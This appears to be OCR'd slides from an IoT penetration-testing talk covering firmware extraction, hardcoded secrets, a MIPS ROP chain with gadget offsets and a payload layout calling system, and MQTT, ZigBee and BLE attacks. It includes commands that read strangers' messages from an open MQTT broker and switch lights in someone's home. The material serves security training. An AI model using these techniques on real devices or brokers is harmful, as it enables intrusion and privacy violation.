- Sensitive hardcoded values in firmware – API keys, Encryption mechanisms, verification process, integrity checks, logins etc.)

Firmware Methodology

- Tool by Craig Heffner (@devttys0)
- binwalk –e firmware–name.bin to extract the firmware
- Then run “firmwalker” to look for interesting entries
- Can also try to modify the firmware with Firmware–Mod–Kit

  And flash it back to the device
- Does the device detects firmware modifications?

Extracting the Firmware

- Firmware contains file system which could be a source of tons of useful info
- Extract it using Binwalk or FMK
- Audit it like you would look at a normal Linux file system
- Look for additional vulns which could affect the device
- Advanced topics – signature & integrity verification, OTA Update mechanism and more

ENCRYPTION?

- Firmware could be encrypted sometime
- Let's take a quick look at one of the encryptions
- Vuln discovered by Roberto Paleari(@rpaleari) and Alessandro Di Pinto (@adipinto)

ENCRYPTION?

Wi▪Fi Gigabit Router N300 | WLR▪4004

Print Like 13

A fast wireless-N router with speed of up to 300 Mbps


- Wireless speed: 300 Mbps
- Good wireless coverage: 2 internal antennas
- Wired speed: 4 Gigabit (1000 Mbps) ports

HARDCODED SENSITIVE VALUES

- One of the easiest bugs to identify
- For ex – this IoT device I was pentesting – it had creds to its FTP server to download firmware updates
- You can find ton of hardcoded sensitive values – API keys, backdoors, SSL certs, Staging URLs, source code of files to find more vulns, interesting binaries to perform reverse eng.

QUICK BINARY ANALYSIS OF ANOTHER FW

QUICK BINARY ANALYSIS OF ANOTHER FW



QUICK BINARY ANALYSIS OF ANOTHER FW

```
loc_D4714
ADD             R3, R2, #0x22C0
ADD             R2, R2, #0x2280
ADD             R2, R2, #0x28
ADD             R3, R3, #0xC
LDR             R1, =aUsrSbinAdslCon ; "/usr/sbin/adsl-config eth0 %s %s"
MOV             R0, R8
BL              sprintf
MOV             R0, R8
BL              printf
MOV             R0, R8
BL              system
MOV             R0, #0x3E8
BL              usleep
LDR             R0, =aSbinIfconfig_2 ; "/sbin/ifconfig eth0 up mtu 1500"
BL              system
LDR             R0, =aUsrSbinAdslSta ; "/usr/sbin/adsl-start&"
```

ROP N ROLL

```
.text:00027EB4      loc_27EB4:
.text:00027EB4                      LI      $a0, 34          ; xref: loc_27BE0
.text:00027EB8      loc_27EB8:
.text:00027EB8                      LW      $ra, 140($sp)    ; xref: loc_27B0C
.text:00027EBC      loc_27EBC:
.text:00027EBC                      LW      $fp, 88h($sp)    ; xref: loc_27BBC
.text:00027EC0                      LW      $s7, 84h($sp)
.text:00027EC4                      LW      $s6, 80h($sp)
.text:00027EC8                      LW      $s5, 7Ch($sp)
.text:00027ECC                      LW      $s4, 78h($sp)
.text:00027ED0                      LW      $s3, 74h($sp)
.text:00027ED4                      LW      $s2, 70h($sp)
.text:00027ED8                      LW      $s1, 6Ch($sp)
.text:00027EDC                      LW      $s0, 68h($sp)
.text:00027EE0                      MOVE    $v0, $a0
.text:00027EE4                      JR      $ra
.text:00027EE8                      ADDIU   $sp, $sp, 90h
.text:00027EE8
.text:00027EE8      gethostbyname_r endp
```

34 => A0

SP + 140 +(54) => RA

Sets up Other regs as well

RA should be the value of next gadget

ROP N ROLL

```
.text:000267B0                  LW      $ra, 28($sp)
.text:000267B4                  MOVE    $t9, $s0                ; PRE: $s0=socket /POST: $t9=socket
.text:000267B8                  LI      $a0, 2h
.text:000267BC                  LW      $s0, 18h($sp)
.text:000267C0                  LI      $a1, 1h
.text:000267C4                  MOVE    $a2, $zero
.text:000267C8                  JR      $t9                     ; [illegible]
.text:000267CC                  ADDIU   $sp, $sp, 20h
.text:000267D0  loc_267D0:
.text:000267D0                  LW      $ra, 28($sp)            ; xref: loc_267A4
.text:000267D4                  LW      $s0, 18h($sp)
.text:000267D8                  JR      $ra
.text:000267DC                  ADDIU   $sp, $sp, 20h
.text:000267DC
.text:000267DC  sub_26770       endp
                ; ---------------------------------------------------------------------------

                ; ===========================================================================
                ; ROUTINE
                ; Signature:    u32 int inet_aton(char*   cp  in_addr*   inp)
```

Points to next gadget
$sp + 28 (+144 +54)

Controllable via $s0 (previous gadget) => should point to sleep

ROP N ROLL

```
.text:000171CC                  ADDIU     $a0, $sp, 24
.text:000171D0                  MOVE      $t9, $s3                ; PRE: $s3=_pthread_cleanup_pop_restore
.text:000171D4                  JALR      $t9                     ; -> _pthread_cleanup_pop_restore /PRE:
.text:000171D8                  LI        $a1, 1h
.text:000171DC                  LW        $gp, 10h($sp)           ; xref: loc_171D4
.text:000171E0      loc_171E0:
.text:000171E0                  MOVE      $v0, $s2                ; PRE: $s2=gvar_30 /POST: $v0=gvar_30
                                                                  ; xref: loc_171C0
.text:000171E4                  LW        $ra, 5Ch($sp)
.text:000171E8                  LW        $fp, 58h($sp)
.text:000171EC                  LW        $s7, 54h($sp)
.text:000171F0                  LW        $s6, 50h($sp)
.text:000171F4                  LW        $s5, 4Ch($sp)
.text:000171F8                  LW        $s4, 48h($sp)
.text:000171FC                  LW        $s3, 44h($sp)
.text:00017200                  LW        $s2, 40h($sp)
.text:00017204                  LW        $s1, 3Ch($sp)
.text:00017208                  LW        $s0, 38h($sp)
.text:0001720C                  JR        $ra
.text:00017210                  ADDIU     $sp, $sp, 60h
.text:00017210
.text:00017210      freopen     endp
                                ; ---------------------------------------------------------------------------

.text:00017214                  db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0


                                ; ===========================================================================
                                ; ROUTINE
                                ; Signature: __o32 int fseek(FILE* __stream, long __off, int __whence)

.text:00017220      fseek       proc
```

System arg

Can control $s3 via 1st gadget => system

ROP N ROLL

```
140 + 54 = 194 (Address of gadget 2) -> libc + 267b0

104 + 54 = 158 (Address of sleep) -> libc + 2f2b0
28 + 144 + 54 = 226 (Address of gadget 3) -> libc + 171cc

24 + 32 + 144 + 54 = 254 (argument to system)
116 + 54 = 170 (Address of system) -> libc + 2bfd0
```

ROP N ROLL

0	Junk	51
51	gadget1	4
55	junk	104
158	**sleep**	4
162	Junk	8
170	**system**	4
174	Junk	20
194	gadget2	4
198	Junk	28
226	gadget3	4
230	Junk	24
254	"id;\x00"	

Found from the pwn tools cyclic crash

RA => pointing to 1st gadget setting args

Setting up $s0 which goes into $t9

Add of system from $s3 controlled via g1

Gadget 2 + 28

28 (current gadget)+ 144 (g1) + 54 (orig offset) = 226

Analyzing Mobile Apps

- Mobile apps can help you find tons of useful information
- Native libraries also store secrets <== so look at that too
- RE the ARM native library
- Understand the Java code
- Make connections
- Exploit the device

THESE KIND OF VULNS


WeMo also uses a GPG-based, encrypted firmware distribution scheme to maintain device integrity during updates. Unfortunately, attackers can easily bypass most of these features due to the way they are currently implemented in the WeMo product line. The command for performing firmware updates is initiated over the Internet from a paired device. Also, firmware update notices are delivered through an RSS-like mechanism to the paired device, rather than the WeMo device itself, which is distributed over a non-encrypted channel. As a result, attackers can easily push firmware updates to WeMo users by spoofing the RSS feed with a correctly signed firmware.

The firmware updates are encrypted using GPG, which is intended to prevent this issue. Unfortunately, Belkin misuses the GPG asymmetric encryption functionality, forcing it to distribute the firmware-signing key within the WeMo firmware image. Most likely, Belkin intended to use the symmetric encryption with a signature and a shared public key ring. Attackers could leverage the current implementation to easily sign firmware images.

Belkin uses STUN/TURN and an exposed firmware signing key. IOActive discovered an unfortunate configuration relating to this. A lack of entropy on the device results on less-than-random GUIDs. IOActive also discovered that the WeMo restful service endpoint is vulnerable to attack. We reported to Belkin an arbitrary file download flaw relating to this.

http://www.ioactive.com/pdfs/IOActive_Belkin-advisory-lite.pdf

DIFFING FOR VULNS



HACKING COMMUNICATION

MQTT, CoAP, Radio, ZigBee, BLE and 100 others.


HACKING COMMUNICATION

- Can start with something that you are already familiar with
- Reverse engineer the mobile app <==> device communication
- Does it also uses things like MQTT? Or CoAP?
- Allows you to view resources unauthenticated ?
- Publish messages or subscribe to topics?

MQTT

```
oit@ubuntu [01:33:22 PM] [~]
-> % mosquitto_sub -v -h [redacted] -p 1883 -t '#'
ActiveMQ/Advisory/MasterBroker (null)
ActiveMQ/Advisory/Consumer/Topic/# (null)
VirtualTopic/tim/chat/ctc {"MsgBody":[{"MsgType":"TIMCustomElem","MsgContent":{"
Desc":"","Data":"CAMQABpLCkk8YSBocmVmPSJ1aWQ6OTkxMzIxOHxuYW1lOumYv+epuiI+6Zi/56m
6PC9hPue7meS9oOmAgeS6huekvOeJqeeUnOeUnOWciFgx","Ext":""}}],"CallbackCommand":"C2
C.CallbackAfterSendMsg","From_Account":"1","To_Account":"1464954","MsgTime":1498
941204}
VirtualTopic/tim/chat/ctc {"MsgBody":[{"MsgType":"TIMCustomElem","MsgContent":{"
Desc":"有一条新的消息","Data":"CGoQABoRCgo0MTg1MTg1MzMzEM7S3QQ=","Ext":""}}],"Ca
llbackCommand":"C2C.CallbackAfterSendMsg","From_Account":"9922894","To_Account":
"2048143","MsgTime":1498941204}
VirtualTopic/tim/chat/ctc {"MsgBody":[{"MsgType":"TIMCustomElem","MsgContent":{"
Desc":"有一条新的消息","Data":"CGoQABoQCgk5MTE2NjUwNzEQ3ozSBA==","Ext":""}}],"Ca
llbackCommand":"C2C.CallbackAfterSendMsg","From_Account":"9733726","To_Account":
"9687415","MsgTime":1498941204}
VirtualTopic/tim/chat/ctc {"MsgBody":[{"MsgType":"TIMCustomElem","MsgContent":{"
Desc":"妹子hhh同意与你成为假装情侣","Data":"CC0QABqEAQqBAQjj1N4DEgnlprnlrZBoaGga
Zmh0dHA6Ly83eHFkZjcuY29tMS56MC5nbGIuY2xvdWRkbi5jb20vd2VIZWFkSW1hZ2UvMjAxNy8wMi8x
MS82NDQ0OWNhZTU0MjUzYTI1YzAwMTFiYTM0NTMwNmFjNi1pY29uLmpwZyACMNnR7v7PKw==","Ext":
""}}],"CallbackCommand":"C2C.CallbackAfterSendMsg","From_Account":"1","To_Accoun
t":"6841714","MsgTime":1498941204}
VirtualTopic/tim/chat/ctc {"MsgBody":[{"MsgType":"TIMCustomElem","MsgContent":{"
Desc":"有一条新的消息","Data":"CGoQABoRCgoyNjE1MjczNDA0EJzpmwE=","Ext":""}}],"Ca
```

MQTT


Translate
Turn off instant translation
Hindi English German Chinese - detected
English Hindi German
Translate
【抽惩罚】 请最后一名接受惩罚
在3个惩罚中任意选择一个
1.请拍一张劈叉的照片
2.拍一个让对方满意的鬼脸
3.请用语音深情的说：我卖身不卖艺噢%
77/5000
Please punish the last one
Choose one of the three penalties
Please take a split picture
2. Make a face that satisfies each other
3. Please use the voice affectionately said: I do not sell the body Oh,
Suggest an edit
[Chōu chéngfá] qǐng zuìhòu yī míng jiēshòu chéngfá
zài 3 gè chéngfá zhōng rènyì xuǎnzé yīgè
1. Qǐng pāi yī zhāng pīchā de zhàopiàn
2. Pāi yīgè ràng duìfāng mǎnyì de guǐliǎn
3. Qǐng yòng yǔyīn shēnqíng de shuō: Wǒ màishēn bù màiyì ō%

MQTT

Translate

Turn off instant translation

Hindi English German Chinese - detected

English Hindi German Translate

甜甜圈

3/5000

Donuts

Suggest an edit

Tián tián quān

7xqdf7.com1.z0.glb.clouddn.com/wevirgift/ttq.png

MQTT


```
oit@ubuntu [03:43:16 PM] [~]
-> % ./exploit.sh [redacted]
home/Bed_room/3 off
home/Bed_room/3/stat off
home/Bed_room/2 on
home/Bed_room/2/stat on
```

MQTT

```
oit@ubuntu [03:43:10 PM] [~]
-> % mosquitto_pub -d -t home/Bed_room/3 -h [redacted] -m "on"
Client mosqpub/6378-ubuntu sending CONNECT
Client mosqpub/6378-ubuntu received CONNACK
Client mosqpub/6378-ubuntu sending PUBLISH (d0, q0, r0, m1, 'home/E
Client mosqpub/6378-ubuntu sending DISCONNECT
```

MQTT

```
oit@ubuntu [03:43:16 PM] [~]
-> % ./exploit.sh [redacted]
home/Bed_room/3 off
home/Bed_room/3/stat off
home/Bed_room/2 on
home/Bed_room/2/stat on
home/Bed_room/3 on
```


What the
I don't even

HACKING RADIO

- Radio analysis and exploitation needs special hardware
- Depends on what protocol you're analyzing
- But BLE and ZigBee are most common – so focus on those
- What kind of vulnerabilities can you identify?

HACKING ZIGBEE

- One of the most common Radio communication protocols used in IoT devices
- 2.4 GHz (mostly), 868 MHz (EU) and 933 (US and Australia)
- KillerBee firmware for RzRaven and API
- Sniff, MITM and replay ZigBee packets
- Philips Hue Demo

attify

HACKING BLE

- Hacking BLE is extremely straightforward (don't I say that to everything) :)
- Get a BLE sniffer – Ubertooth or Adafruit BLE Sniffer
- Sniff BLE traffic
- See which handles are being written with what data
- Rewrite those handles by yourself using Gatttool – Quick demo

Aditya's Pentesting Methodology

- Here's how I pentest:
  - Focus on "Attacker Simulated Exploitation" – rather than just a pentest
  - Look at both "macro" and "micro"
  - 95% success rate so far – Critical vulns identified, devices compromised and more
  - Follow the guide

REVEALING GUIDE

I started writing the techniques and methodology I use to pentest IoT devices to help fellow community members!


WWW.IOTPENTESTINGGUIDE.COM
going to be adding more details soon!

RECENT PENTESTS (1ST WEEK OF JULY '17)

	FIRMWARE	HARDWARE	RADIO
xx Smart home system	Password to decrypt fw and update URLs	JTAG & SPI giving full firmware access	BLE replay, ZigBee replay
xx enterprise communication platform	Config files revealing credentials	NAND glitching leading to custom fw loading	Cellular vulnerable to sniffing
xx payment system	No secure integrity protection & command injections	Bypassing tamper resistance and JTAG re-enabled	Insecure CRC verification – cracked

LET'S HACK IOT

coz it won't be always like the 2017s...

CONCLUDING - VULNS

H/W

- UART exploitation
- JTAG debugging and exploitation
- Firmware dumping via Flash
- NAND Glitching
- Power and Voltage analysis

Firmware

- Reversing file system
- Hardcoded sensitive values
- Emulating the firmware and real-time debugging
- Binary analysis and Reverse Engineering ARM and MIPS

Radio

- Sniffing Radio communication
- Making sense out of radio data
- Sniffing and Exploiting BLE devices
- Sniffing and Exploiting ZigBee devices

THANK YOU!

Special thanks to BugCrowd & all the people who joined this session:

- Reach out to me on Twitter – @adi1391
- For training/pentesting – secure@attify.com
- For learning kits: attify-store.com
- For slides & materials – http://iotpentestingguide.com